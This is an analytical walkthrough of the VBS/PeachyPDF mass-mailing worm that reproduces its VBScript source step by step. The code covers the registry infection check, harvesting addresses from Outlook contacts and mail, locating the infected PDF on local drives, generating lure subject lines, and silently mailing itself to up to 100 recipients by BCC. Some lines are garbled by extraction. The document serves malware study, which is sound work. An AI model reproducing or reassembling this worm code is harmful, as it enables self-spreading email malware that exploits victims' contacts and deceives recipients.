


Background: The author of this virus uses a malicious PDF document to deliver and execute a VBScript file by mass-mailing. MS Outlook deletes all VBScript attachments because they may carry malicious code. But Outlook considers PDF files safe, and allows them to be passed to users as an attachment. The author discovers that VBScript files can be delivered and executed within a PDF document through Outlook.

Method: Deliver a malicious VBScript within a PDF as an email attachment. Provoke the user to execute the attachment, which executes the VBScript within the PDF document. The VBScript reads the user's Outlook contact-list and distributes itself to first 100 email addresses found within the user's contact list.

I. ARRIVE


PDF email attachment, containing virus, is opened and executed by receiver.



II. INFECT REGISTRY


A. Check the registry to see if this computer has been infected before

```
IJ=W.RegRead("HKLM\Software\OUTLOOK.PDFWorm\  
If IJ="Version 1.0. By Zulu." Then
```




Yes : quit

```
WScript.Quit
```



No: add entry to registry


```
Else  
W.RegWrite  
"HKLM\Software\OUTLOOK.PDFWorm\  
1.0. By Zulu."  
End If
```



III. INFILTRATE OUTLOOK

A. Check if MS Outlook is installed on this computer

```
Set C=CreateObject("Outlook.Application")
```



No: Quit

```
If C is Nothing Then WScript.Quit
```




Yes: Copy address book contact list

```
Set Z=C.GetNameSpace("MAPI")
Set N=Z.Folders(1)
Q N


Sub Q(I)
  On Error Resume Next
  For Each B In I.Items
    'If the item is a contact (it will give
    an error and continue if not), get it's
    first three email addresses.
    If B.Email1Address<>" Then D
  B.Email1Address
    If B.Email2Address<>" Then D
  B.Email2Address
    If B.Email3Address<>" Then D
  B.Email3Address
    'If the item is an email (it will give
    an error and continue if not), get the email
    addresses of all recipients.
    For Each R In B.Recipients
      D R.Address
    Next
  Next
  'Use the procedure with all subfolders.
  For Each B In I.Folders
    Q B
  Next
End Sub
```

Store
contact list
in an array
for later
use




IV. DETERMINE LOCATION OF ORIGINAL MALICIOUS PDF ATTACHMENT

A. Is MS Word installed?



No: Use a custom sub-routine included with virus script




Yes: Use Word

```
Set A=CreateObject("Word.Application")
If A Is Nothing Then
  For Each B In S.Drives
    If B.DriveType=2 Then
      E B.DriveLetter&":\"
      If P<>" Then Exit For
    End If
  Next
  If P="" Then E S.GetSpecialFolder(2)
  If P="" Then E W.SpecialFolders("Desktop")
  If P="" Then E
  W.SpecialFolders("MyDocuments")
```



```
Else
  Set G=A.FileSearch
  G.NewSearch
  G.FileName="*.PDF"
  G.SearchSubFolders=True
  'Do the search in each drive while the file
  is not found.
  For Each B In S.Drives
    If B.DriveType=2 Then
      G.LookIn=B.DriveLetter&":\"
      G.Execute
      If G.FoundFiles.Count>0 Then
        For Y=1 To G.FoundFiles.Count
          Set L=S.GetFile(G.FoundFiles(Y))
          If L.Size>168230 And L.Size<168250
        Then
          P=G.FoundFiles(Y)
          Exit For
        End If
      Next
      If P<>" Then Exit For
    Else
      G.NewSearch
      G.FileName="*.PDF"
      G.SearchSubFolders=True
    End If
  End If
  Next
  A.Quit
End If
```



B. Found PDF Attachment?

NO




Quit

YES



Continue



C. Copy infectious PDF to a temporary location for later use

```
S.CopyFile P,SW
```



V. GENERATE MALICIOUS EMAIL

A. Generate a random subject line in an array, using options included within the virus script, such as “ Find the Peach”

```
If Int(2*Rnd)=0 Then O="Fw: "  
EY=Int(5*Rnd)  
If EY=0 Then  
O=O&"You have one minute to find the peach"  
ElseIf EY=1 Then  
O=O&"Find the peach"  
ElseIf EY=2 Then  
O=O&"Find"  
ElseIf EY=3 Then  
O=O&"Peach"  
Else  
O=O&"Joke"  
End If  
If Int(2*Rnd)=0 Then O=O&"!"  
If Int(4*Rnd)=0 Then O=UCase(O)  
If Int(2*Rnd)=0 Then F=">"  
EY=Int(5*Rnd)  
If EY=0 Then  
If Left(O,2)="Fw" Then F=F&Mid(O,5) Else F=F&O  
ElseIf EY=1 Then  
F=F&"Try finding the peach"  
Else  
F=F&"I don't usually send this things, but..."  
End If
```



B. Launch Outlook, send the malicious PDF file as an email attachment to first 100 people on contact list using subject line previously generated.

```
Set C=CreateObject("Outlook.Application")  
Set H=C.CreateItem(0)  
H.BCC=T  
H.Subject=O  
If Int(2*Rnd)=0 Then H.Body=F Else H.HTMLBody=F  
H.Attachments.Add SW  
H.DeleteAfterSubmit=True  
H.Send
```

References:

- 1) McAfee: Virus report on VBS/PeachyPDF@MM. Retrieved April 23, 2005 from http://vil.nai.com/vil/content/v_99179.htm.
- 2) Sixty Seconds Support, Software & Sales. Retrieved April 23, 2005 from http://www.62nds.co.nz/62nds/documents/ol_pdfworm.txt.